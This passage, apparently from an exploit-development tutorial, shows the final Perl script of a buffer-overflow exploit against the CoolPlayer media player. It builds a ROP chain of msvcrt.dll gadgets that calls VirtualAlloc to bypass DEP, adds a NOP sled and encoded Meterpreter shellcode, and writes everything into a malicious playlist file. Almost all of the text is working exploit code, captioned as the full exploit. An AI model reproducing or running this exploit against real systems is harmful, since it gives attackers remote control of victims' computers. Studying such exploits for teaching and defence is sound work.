$buffer .= pack('V',0x36ffff8e);    # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a);    # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);    # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c46116);    # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);    # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c34dc4);    # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);    # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);    # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);    # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35524);    # ptr to 'push esp # ret ' [msvcrt.dll]

$nop_sled = "\x90" x 15;
$shellcode = "\x89\xe1\xda\xc1\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x4b\x32\x43\x30\x55\x50\x55\x50\x33\x50\x4b\x39\x4d" .
"\x35\x50\x31\x59\x50\x32\x44\x4c\x4b\x36\x30\x30\x30\x4c" .
"\x4b\x46\x32\x44\x4c\x4c\x4b\x30\x52\x42\x34\x4c\x4b\x34" .
"\x32\x57\x58\x54\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b" .
"\x4f\x4e\x4c\x37\x4c\x43\x51\x43\x4c\x35\x52\x36\x4c\x51" .
"\x30\x4f\x31\x58\x4f\x54\x4d\x53\x31\x4f\x37\x4b\x52\x4b" .
"\x42\x56\x32\x50\x57\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x31" .
"\x5a\x57\x4c\x4c\x4b\x50\x4c\x52\x31\x54\x38\x4b\x53\x47" .
"\x38\x33\x31\x48\x51\x50\x51\x4c\x4b\x36\x39\x57\x50\x53" .
"\x31\x49\x43\x4c\x4b\x30\x49\x42\x38\x5a\x43\x46\x5a\x50" .
"\x49\x4c\x4b\x37\x44\x4c\x4b\x53\x31\x49\x46\x50\x31\x4b" .
"\x4f\x4e\x4c\x59\x51\x38\x4f\x54\x4d\x53\x31\x38\x47\x46" .
"\x58\x4b\x50\x33\x45\x4c\x36\x45\x53\x33\x4d\x4c\x38\x47" .
"\x4b\x53\x4d\x57\x54\x43\x45\x4a\x44\x31\x48\x4c\x4b\x56" .
"\x38\x51\x34\x53\x31\x48\x53\x33\x56\x4c\x4b\x54\x4c\x30" .
"\x4b\x4c\x4b\x51\x48\x45\x4c\x55\x51\x48\x53\x4c\x4b\x53" .
"\x34\x4c\x4b\x53\x31\x48\x50\x4d\x59\x51\x54\x51\x34\x47" .
"\x54\x31\x4b\x31\x4b\x45\x31\x51\x49\x30\x5a\x30\x51\x4b" .
"\x4f\x4b\x50\x31\x4f\x31\x4f\x31\x4a\x4c\x4b\x32\x32\x4a" .
"\x4b\x4c\x4d\x51\x4d\x33\x58\x36\x53\x56\x52\x43\x30\x33" .
"\x30\x45\x38\x43\x47\x54\x33\x47\x42\x31\x4f\x50\x54\x43" .
"\x58\x30\x4c\x34\x37\x37\x56\x43\x37\x4d\x59\x4a\x48\x4b" .
"\x4f\x38\x50\x4e\x58\x4c\x50\x55\x51\x55\x50\x55\x50\x56" .
"\x49\x59\x54\x50\x54\x50\x50\x55\x38\x36\x49\x4d\x50\x42" .
"\x4b\x35\x50\x4b\x4f\x38\x55\x53\x5a\x54\x4a\x55\x38\x49" .
"\x50\x4e\x48\x4d\x50\x4b\x32\x52\x48\x55\x52\x53\x30\x34" .
"\x51\x51\x4c\x4c\x49\x4d\x36\x36\x30\x46\x30\x46\x30\x50" .
"\x50\x47\x30\x56\x30\x37\x30\x36\x30\x52\x48\x4a\x4a\x54" .
"\x4f\x49\x4f\x4d\x30\x4b\x4f\x49\x45\x4d\x47\x32\x4a\x34" .
"\x50\x31\x46\x50\x57\x32\x48\x5a\x39\x4e\x45\x53\x44\x55" .
"\x31\x4b\x4f\x48\x55\x4d\x55\x49\x50\x42\x54\x44\x4c\x4b" .
"\x4f\x50\x4e\x53\x38\x34\x35\x5a\x4c\x32\x48\x4a\x50\x58" .
"\x35\x4e\x42\x31\x46\x4b\x4f\x38\x55\x42\x4a\x33\x30\x32" .
"\x4a\x53\x34\x56\x36\x56\x37\x52\x48\x44\x42\x49\x49\x58" .
"\x48\x31\x4f\x4b\x4f\x4e\x35\x4c\x4b\x37\x46\x33\x5a\x31" .
"\x50\x52\x48\x45\x50\x34\x50\x55\x50\x45\x50\x50\x56\x52" .
"\x4a\x53\x30\x32\x48\x50\x58\x4f\x54\x30\x53\x5a\x45\x4b" .
"\x4f\x39\x45\x4a\x33\x36\x33\x33\x5a\x53\x30\x51\x46\x51" .
"\x43\x56\x37\x52\x48\x35\x52\x59\x49\x48\x48\x31\x4f\x4b" .
"\x4f\x49\x45\x55\x51\x48\x43\x36\x49\x38\x46\x44\x35\x5a" .
"\x4e\x58\x43\x41\x41";

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars.$eip.$buffer.$nop_sled.$shellcode;
close($FILE);
```

Figure 63 - Full exploit file with Meterpreter shellcode (DEP enabled)